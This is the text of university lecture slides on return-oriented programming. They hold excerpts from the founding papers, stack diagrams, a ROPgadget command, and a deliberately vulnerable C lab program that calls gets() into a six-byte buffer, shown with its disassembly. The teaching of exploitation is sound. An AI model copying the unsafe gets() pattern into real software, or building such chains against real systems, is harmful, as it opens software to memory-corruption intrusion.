NEU CY 5770 Software Vulnerabilities and Security

Instructor: Dr. Ziming Zhao

This Class

1. Return-oriented programming (ROP)

Code Injection Attacks

Code-injection Attacks

- a subclass of control hijacking attacks that subverts the intended control-flow of a program to previously injected malicious code

Shellcode

- code supplied by attacker − often saved in buffer being overflowed − traditionally transferred control to a shell (user command-line interpreter)
- machine code − specific to processor and OS − traditionally needed good assembly language skills to create − more recently have automated sites/tools

Code-Reuse Attack


Code-Reuse Attack: a subclass of control-flow attacks that subverts the intended control-flow of a program to invoke an unintended execution path inside the original program code.

Return-to-Libc Attacks (Ret2Libc)
Return-Oriented Programming (ROP)
Jump-Oriented Programming (JOP)
Call-Oriented Programming (COP)
Sigreturn-oriented Programming

History of ROP

- This technique was first introduced in 2005 to work around 64-bit architectures that require parameters to be passed using registers (the “borrowed chunks” technique, by Krahmer)

- In ACM CCS 2007, a more general ROP technique was proposed in “The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)”, by Hovav Shacham



The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

Hovav Shacham*
hovav@cs.ucsd.edu

September 5, 2007

Abstract

We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that calls *no functions at all*. Our attack combines a large number of short instruction sequences to build *gadgets* that allow arbitrary computation. We show how to discover such instruction sequences by means of static analysis. We make use, in an essential way, of the properties of the x86 instruction set.

1 Introduction


We present new techniques that allow a return-into-libc attack to be mounted on x86 executables that is every bit as powerful as code injection. We thus demonstrate that the widely deployed "W⊕X" defense, which rules out code injection but allows return-into-libc attacks, is much less useful than previously thought.

"In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker **who controls the stack** will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to **undertake arbitrary computation**."

2017

The test-of-time award winners for CCS 2017 are as follows:

- **Hovav Shacham:**
  The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). Pages 552-561, In Proceedings of the 14th ACM conference on Computer and Communications Security, CCS 2007, Alexandria, Virginia, USA. ACM 2007, ISBN: 978-1-59593-703-2



Return-Oriented Programming: Systems, Languages, and Applications

RYAN ROEMER, ERIK BUCHANAN, HOVAV SHACHAM, and STEFAN SAVAGE,
University of California, San Diego

We introduce *return-oriented programming*, a technique by which an attacker can induce arbitrary behavior in a program whose control flow he has diverted, without injecting any code. A return-oriented program chains together short instruction sequences already present in a program's address space, each of which ends in a "return" instruction.

Return-oriented programming defeats the W⊕X protections recently deployed by Microsoft, Intel, and AMD; in this context, it can be seen as a generalization of traditional return-into-libc attacks. But the threat is more general. Return-oriented programming is readily exploitable on multiple architectures and systems. It also bypasses an entire category of security measures—those that seek to prevent malicious computation by preventing the execution of malicious code.

To demonstrate the wide applicability of return-oriented programming, we construct a Turing-complete set of building blocks called gadgets using the standard C libraries of two very different architectures: Linux/x86 and Solaris/SPARC. To demonstrate the power of return-oriented programming, we present a high-level, general-purpose language for describing return-oriented exploits and a compiler that translates it to gadgets.

Categories and Subject Descriptors: D.4.6 [**Operating Systems**]: Security and Protection

General Terms: Security, Algorithms

Additional Key Words and Phrases: Return-oriented programming, return-into-libc, W-xor-X, NX, x86, SPARC, RISC, attacks, memory safety, control flow integrity

ACM Reference Format:
Roemer, R., Buchanan, E., Shacham, H., and Savage, S. 2012. Return-oriented programming: Systems, languages, and applications. ACM Trans. Inf. Syst. Secur. 15, 1, Article 2 (March 2012), 34 pages.
DOI = 10.1145/2133375.2133377 http://doi.acm.org/10.1145/2133375.2133377


1. INTRODUCTION

The conundrum of malicious code is one that has long vexed the security community. Since we cannot accurately predict whether a particular execution will be benign or not, most work over the past two decades has focused instead on preventing the introduction and execution of new malicious code. Roughly speaking, most of this

(32 bit) Return to multiple functions?

Finding: We can return to a chain of unlimited number of functions if they do not take parameters

But, what if they do take parameters?



1. Before epilogue of *vulfoo*

RET = f3
RET = f2
RET = f1
Saved EBP = A
Padding
buf

ebp

2. After epilogue of *vulfoo*

RET = f3
RET = f2
RET = f1
Saved EBP = A
Padding
buf

esp
ebp = A
eip = f1

3. after prologue of *f1*

RET = f3
RET = f2
Saved EBP = A
Saved EBP = A
Padding
buf

ebp

4. after epilogue of *f1*

RET = f3
RET = f2
Saved EBP = A
Saved EBP = A
Padding
buf

esp
ebp = A
eip = f2

5. after prologue of *f2*

RET = f3
Saved EBP = A
Saved EBP = A
Saved EBP = A
Padding
buf

ebp


ROP

Chain chunks of code (gadgets; not functions; no function prologue and epilogue) in the memory together to accomplish the intended objective.

The gadgets are not stored in contiguous memory, but ***they all end with a RET instruction or JMP instruction***.

The way to chain they together is similar to chaining functions with no arguments. So, the attacker needs to control the stack, but does not need the stack to be executable.

RET?



x86 Instruction Set Reference

RET

Return from Procedure

Opcode	Mnemonic	Description
C3	RET	Near return to calling procedure.
CB	RET	Far return to calling procedure.
C2 iw	RET imm16	Near return to calling procedure and pop imm16 bytes from stack.
CA iw	RET imm16	Far return to calling procedure and pop imm16 bytes from stack.

Description

Transfers program control to a return address located on the top of the stack. The address is usually placed on the stack by a CALL instruction, and the return is made to the instruction that follows the CALL instruction.

The optional source operand specifies the number of stack bytes to be released after the return address is popped; the default is none. This operand can be used to release parameters from the stack that were passed to the called procedure and are no longer needed. It must be used when the CALL instruction used to switch to a new procedure uses a call gate with a non-zero word count to access the new procedure. Here, the source operand for the RET instruction must specify the same number of bytes as is specified in the word count field of the call gate.

The RET instruction can be used to execute three different types of returns:

Are there really many ROP Gadgets?

X86 ISA is dense and variable length

ROPGadget

Installed on the server


```
python3 ./ROPgadget/ROPgadget.py –nojop --binary
/lib/x86_64-linux-gnu/libc.so.6 --offset BASEADREE
```

Also use ldd to find library offset

ROP

- Automated tools to find gadgets
  - ROPgadget
  - Ropper
  - Rp++
- Automated tools to build ROP chain
  - ROPgadget
  - …
- Pwntools

How to find ROP gadgets automatically?



Byte sequence

40

31

C0

B8

AB

C3

0F

FF

Disassembly from the start

inc eax

xor eax, eax

mov eax, 0xff0fc3ab

Disassembly from the 5rd byte

...

stos es:[edi], eax

ret

...


ROP-assisted ret2libC on x64

overflowret3

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

32 bit
Return to function with many arguments?

```
int printsecret(int i, int j)
{
  if (i == 0x12345678 && j == 0xdeadbeef)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



amd64 Linux Calling Convention

Caller


- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) rdi, rsi, rdx, rcx, r8, r9, ... (use stack for more arguments)

overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
0000000000401310 <vulfoo>:
 401310:    f3 0f 1e fa          endbr64
 401314:    55                   push   rbp
 401315:    48 89 e5             mov    rbp,rsp
 401318:    48 83 ec 10          sub    rsp,0x10
 40131c:    48 8d 45 fa          lea    rax,[rbp-0x6]
 401320:    48 89 c7             mov    rdi,rax
 401323:    b8 00 00 00 00       mov    eax,0x0
 401328:    e8 b3 fd ff ff       call   4010e0 <gets@plt>
 40132d:    b8 00 00 00 00       mov    eax,0x0
 401332:    c9                   leave
 401333:    c3                   ret
```

```
00000000004012c7 <printsecret>:
 4012c7:    f3 0f 1e fa             endbr64
 4012cb:    55                      push   rbp
 4012cc:    48 89 e5                mov    rbp,rsp
 4012cf:    48 83 ec 10             sub    rsp,0x10
 4012d3:    48 89 7d f8             mov    QWORD PTR [rbp-0x8],rdi
 4012d7:    48 89 75 f0             mov    QWORD PTR [rbp-0x10],rsi
 4012db:    48 81 7d f8 78 56 34    cmp    QWORD PTR [rbp-0x8],0x12345678
 4012e2:    12
 4012e3:    75 17                   jne    4012fc <printsecret+0x35>
 4012e5:    b8 ef be ad de          mov    eax,0xdeadbeef
 4012ea:    48 39 45 f0             cmp    QWORD PTR [rbp-0x10],rax
 4012ee:    75 0c                   jne    4012fc <printsecret+0x35>
 4012f0:    b8 00 00 00 00          mov    eax,0x0
 4012f5:    e8 fc fe ff ff          call   4011f6 <print_flag>
 4012fa:    eb 0a                   jmp    401306 <printsecret+0x3f>
 4012fc:    bf 45 20 40 00          mov    edi,0x402045
 401301:    e8 9a fd ff ff          call   4010a0 <puts@plt>
 401306:    bf 00 00 00 00          mov    edi,0x0
 40130b:    e8 f0 fd ff ff          call   401100 <exit@plt>
```




overflowret3 64-bit

Set RDI, RSI accordingly;
Set RIP to printsecret

```
0000000000401310 <vulfoo>:
  401310:   f3 0f 1e fa             endbr64
  401314:   55                      push   rbp
  401315:   48 89 e5                mov    rbp,rsp
  401318:   48 83 ec 10             sub    rsp,0x10
  40131c:   48 8d 45 fa             lea    rax,[rbp-0x6]
  401320:   48 89 c7                mov    rdi,rax
  401323:   b8 00 00 00 00          mov    eax,0x0
  401328:   e8 b3 fd ff ff          call   4010e0 <gets@plt>
  40132d:   b8 00 00 00 00          mov    eax,0x0
  401332:   c9                      leave
  401333:   c3                      ret
```

```
00000000004012c7 <printsecret>:
  4012c7:   f3 0f 1e fa             endbr64
  4012cb:   55                      push   rbp
  4012cc:   48 89 e5                mov    rbp,rsp
  4012cf:   48 83 ec 10             sub    rsp,0x10
  4012d3:   48 89 7d f8             mov    QWORD PTR [rbp-0x8],rdi
  4012d7:   48 89 75 f0             mov    QWORD PTR [rbp-0x10],rsi
  4012db:   48 81 7d f8 78 56 34    cmp    QWORD PTR [rbp-0x8],0x12345678
  4012e2:   12
  4012e3:   75 17                   jne    4012fc <printsecret+0x35>
  4012e5:   b8 ef be ad de          mov    eax,0xdeadbeef
  4012ea:   48 39 45 f0             cmp    QWORD PTR [rbp-0x10],rax
  4012ee:   75 0c                   jne    4012fc <printsecret+0x35>
  4012f0:   b8 00 00 00 00          mov    eax,0x0
  4012f5:   e8 fc fe ff ff          call   4011f6 <print_flag>
  4012fa:   eb 0a                   jmp    401306 <printsecret+0x3f>
  4012fc:   bf 45 20 40 00          mov    edi,0x402045
  401301:   e8 9a fd ff ff          call   4010a0 <puts@plt>
  401306:   bf 00 00 00 00          mov    edi,0x0
  40130b:   e8 f0 fd ff ff          call   401100 <exit@plt>
```



